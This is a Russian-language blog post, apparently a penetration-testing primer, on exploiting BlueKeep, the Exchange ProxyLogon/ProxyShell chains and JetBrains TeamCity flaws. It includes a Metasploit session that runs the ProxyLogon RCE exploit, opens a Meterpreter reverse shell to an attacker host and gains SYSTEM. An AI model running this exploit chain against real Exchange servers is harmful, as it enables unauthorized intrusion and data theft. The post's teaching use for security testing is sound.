Эксплуатация уязвимостей: 2 Часть. – Telegraph


T telegra.ph/EHkspluataciya-uyazvimostej-2-CHast-07-08

Life-Hack - Linux/Хакинг/Хакер/ИБ/Osint July 8, 2024

Рассмотрим еще несколько популярных критических уязвимостей, которые очень часто встречаются на проектах.

BlueKeep (CVE-2019-0708) — это критическая уязвимость в RDP-службе Windows, позволяющая злоумышленникам выполнять произвольный код на удаленном компьютере без необходимости аутентификации. Эта уязвимость была обнаружена в мае 2019 года и с тех пор представляет угрозу для многих компьютерных систем.

Уязвимость затрагивает Windows XP, Windows Vista, Windows 7, Windows Server 2003 и Windows Server 2008. В конце сентября 2019 года, эксплоит был выложен в открытый доступ в составе проекта Metasploit.



Многие компании используют решение от Microsoft для организации отправки и получения писем, но в организациях мало кто знает, какие угрозы несут уязвимости в Exchange и OWA.

Общеизвестные критические уязвимости:

- ProxyLogon: позволяет злоумышленнику обойти аутентификацию и выдать себя за администратора.

- ProxyShell: набор из трех уязвимостей, которые позволяют удаленное выполнение кода без аутентификации.

- ProxyToken: позволяет злоумышленнику получить письма произвольных пользователей.


Многие их них — цепочки из нескольких уязвимостей, например, ProxyShell объединяет в себя CVE-2021-34473, CVE-2021-34523, CVE-2021-31207.

Чтобы проверить, уязвим ли сервер к подобным багам, можно воспользоваться сканерами, например Nuclei или готовыми модулями Metasploit.

```
msf6 > search proxylogon

Matching Modules
================

   #  Name                                                Disclosure D
ate  Rank       Check  Description
   -  ----                                                ------------
---  ----       -----  -----------
   0  auxiliary/gather/exchange_proxylogon_collector      2021-03-02
     normal     No     Microsoft Exchange ProxyLogon Collector
   1  exploit/windows/http/exchange_proxylogon_rce        2021-03-02
     excellent  Yes    Microsoft Exchange ProxyLogon RCE
   2  auxiliary/scanner/http/exchange_proxylogon          2021-03-02
     normal     No     Microsoft Exchange ProxyLogon Scanner
```

```
msf6 exploit(windows/http/exchange_proxylogon_rce) > exploit

[*] Started reverse TCP handler on 192.168.85.130:4444
[*] Executing automatic check (disable AutoCheck to override)
[*] Using auxiliary/scanner/http/exchange_proxylogon as check
[+] https://192.168.85.210:443 - The target is vulnerable to CVE-2021-26855.
[*] Scanned 1 of 1 hosts (100% complete)
[+] The target is vulnerable.
[*] https://192.168.85.210:443 - Attempt to exploit for CVE-2021-26855
[*] https://192.168.85.210:443 - Retrieving backend FQDN over RPC request
[*] Internal server name (exchange2016.fin.local)
[*] https://192.168.85.210:443 - Sending autodiscover request
[*] Server: e70d2e8e-c5f5-4e71-be01-a861a6f72726@fin.local
[*] LegacyDN: /o=FIN/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=935c1fc08b4f478297f92e8ba9da0da2-ITsupport
[*] https://192.168.85.210:443 - Sending mapi request
[*] SID: S-1-5-21-3198500783-2966689707-3712932549-1103 (ITsupport@fin.local)
[*] https://192.168.85.210:443 - Sending ProxyLogon request
[*] Try to get a good msExchCanary (by patching user SID method)
[*] ASP.NET_SessionId: 2083a424-b722-432c-bbd0-90282c80193d
[*] msExchEcpCanary: o3iWsZ5KzEmNcAqDZE4aTGhhMwGBidkIsB8EMF9SvPdVLAR9bPU0-LHQ0Xfg_T_TxTvk47prNYQ.
[*] OAB id: ea9d6a76-4fcd-46a5-9647-26639a2a8a59 (OAB (Default Web Site))
[*] https://192.168.85.210:443 - Attempt to exploit for CVE-2021-27065
[*] Preparing the payload on the remote target
[*] Writing the payload on the remote target
[!] Waiting for the payload to be available
[+] Yeeting windows/x64/meterpreter/reverse_tcp payload at 192.168.85.210:443
[*] Sending stage (200262 bytes) to 192.168.85.210
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\WgUP.aspx
[*] Meterpreter session 1 opened (192.168.85.130:4444 → 192.168.85.210:7317) at 2021-10-05 06:56:11 -0400

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Из относительно свежих уязвимостей сразу вспоминается CVE-2024-27198 & CVE-2024-27199 — удаленное выполнение кода без аутентификации в JetBrains TeamCity.



Каждый день в мире информационных технологий обнаруживаются новые уязвимости в различных продуктах и программном обеспечении. Это может быть вызвано ошибками в коде, недостаточной проверкой безопасности или просто человеческим фактором. Уязвимости могут быть разнообразными поэтому чем больше доступных служб и систем вы нашли на этапе сбора информации, тем выше шанс найти уязвимость.